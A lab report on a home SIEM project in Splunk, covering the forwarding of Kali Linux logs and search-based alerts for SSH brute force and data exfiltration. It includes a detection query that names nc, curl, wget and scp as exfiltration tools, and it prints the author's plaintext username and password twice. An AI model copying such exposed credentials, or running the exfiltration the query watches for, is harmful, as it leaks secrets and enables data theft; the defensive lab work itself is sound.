THREAT HUNTING AND INCIDENT RESPONSE WITH SIEM

Date: June 2025
Prepared By: Sahithi Gudigopuram

Table of Contents

1. Introduction


This project showcases a hands-on threat detection lab using Splunk. We simulated real-world attacks — including brute-force logins with Hydra, privilege escalation, and data exfiltration — and then built detection rules, alerts, and dashboards to monitor them. Logs from Kali Linux were forwarded to Splunk, enabling end-to-end visibility and response. The result: a mini Security Operations Centre (SOC) that detects, analyses, and responds to threats in real-time.


2. Architecture Overview

2.1. Infrastructure Components

- **Kali Linux machine**: Used to simulate attacks(brute force, escalation, data exfiltration).
- **Hydra Tool**: Simulates brute-force login attempts over SSH
- **Splunk Universal Forwarder:** Installed on Kali to collect and forward relevant log files to the Splunk server.
- **Splunk Server(Web UI):** Receives, indexes and visualises logs used for searches, alerts and dashboards.
- **Log sources: .**zsh_history, /var/log/dpkg.log, sudo_journal.log, ssh_journal.log

2.2. Network Flow Diagram





3. Environment Setup


- **Kali Linux:** Simulated attack host(Hydra,sudo,bash)
- **Splunk Universal Forwarder:** Installed in Kali to forward logs.
- **Splunk(web):** SIEM Platform for detection & analysis.

3.1. Installing and running Splunk on Kali

- In Splunk, the directory is created automatically.
- We need to log in to the website "**wget -O splunk-9.4.2.deb https://download.splunk.com/products/splunk/releases/9.4.2/linux/splunk-9.4.2-e9664af3d956-linux-amd64.deb"**
- We need to check the activation "**sudo dpkg -i splunk-9.4.2.deb"**
- We need to take the license "**sudo /opt/splunk/bin/splunk start-- accept-license**"
- We need to give username and password / My username: Sahithi, Password: Vijitha@love20
- We need to boot the Splunk "**sudo /opt/splunk/bin/splunk enable boot-start**"
- We need to start Splunk: "./splunk start"
- Now we need to enable " ./splunk enable listen 9997(Port number)"

```
┌──(root㉿kali)-[/opt/splunk/bin]
└─# sudo nano /opt/splunk/etc/system/local/web.conf


┌──(root㉿kali)-[/opt/splunk/bin]
└─# sudo ./splunk restart

Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.
...
Stopping splunk helpers...

Done.

Splunk> 4TW

Checking prerequisites...
        Checking http port [8000]: open
        Checking mgmt port [8089]: open
        Checking appserver port [127.0.0.1:8065]: open
        Checking kvstore port [8191]: open
        Checking configuration... Done.
        Checking critical directories...        Done
        Checking indexes...
                Validated: _audit _configtracker _dsappevent _dsclient _dsphonehome _internal _introspection _metrics _metrics_rollup _telemetry _thefishbucket custom_index history index_wineventl
main my_index summary wineventlog
        Done
        Checking filesystem compatibility...  Done
        Checking conf files for problems...
                Invalid key in stanza [settings] in /opt/splunk/etc/system/local/web.conf, line 3: bindip (value: 0.0.0.0).
                Your indexes and inputs configurations are not internally consistent. For more information, run 'splunk btool check --debug'
        Done
        Checking default conf files for edits...
        Validating installed files against hashes from '/opt/splunk/splunk-9.4.2-e9664af3d956-linux-amd64-manifest'
        All installed files intact.
        Done
```


- We need to check this in the browser " http://192.168.181.129:8000"



3.2. Installing Splunk Universal Forwarder

- We need to log in to the website" **wget -O splunkforwarder-9.4.2.deb "https://download.splunk.com/products/universalforwarder/releases/9.4.2/linux/splunkforwarder-9.4.2-e9664af3d956-linux-amd64.deb"**
- Start and enable Splunk forwarder " **sudo /opt/splunkforwarder/bin/splunk start --accept-license",** we need to give the user name and password and my username: Sahithi, Password: Vijitha@love20

- Now we have to start the Splunk"../splunk start"
- We are forwarding data like this "./bin/splunk add forward-server 192.168.181.129:9997 " In this, 9997 is the data forwarding port.



4. Ingest & Normalise Logs

4.1. Enable Receiving in Splunk Server


- Go to Settings → Forwarding and Receiving → Configure Receiving
- Click Add New, enter port 9997, and save.

4.2. Create Dedicated Index

- Go to **Settings** → **Indexes** → **New Index**
- Name it kali_logs for easy tracking of your lab data.

4.3. Configure Forwarding from Splunk Forwarder


- Setting up the server in forwarding distribution " ./bin/splunk add forward-server 192.168.181.129:9997"




- Restart forwarder "sudo /opt/splunkforwarder/bin/splunk restart"
- Validate log integration in Splunk Web, so visit "http://192.168.181.129:8000"
- Run this " index=kali_logs sourcetype=ssh_journal"

Create field extraction


- In the Splunk web search, we need to " index=kali_logs sourcetype=ssh_journal"
- Go to the extract preview and extract fields, and select one sample event from this



- After this, click next and add the " Regular Expression" method




- Verify field extraction in search "index=kali_logs sourcetype=ssh_journal | table _time user src_ip port




4.4. Brute force detection alert

- SQL query to detect repeated failed logins “ index=kali_logs sourcetype=ssh_journal "Failed password" | stats count by src_ip, user | where count >= 4”




- Save this alert as spam




4.5. Data Exfiltration


- This combines all three actions — remote SSH, file retrieval via wget, and exfil via nc — while still keeping each command trackable in logs.




- Run suspicious commands like scp, curl, and nc, then force write to history and SSH history .zsh history in the forwarder.



- Search explicit command in Splunk “ index=kali_logs sourcetype=bash_history
  | search scp OR curl OR nc OR wget OR ftp OR rsync
  | table _time, host, _raw”

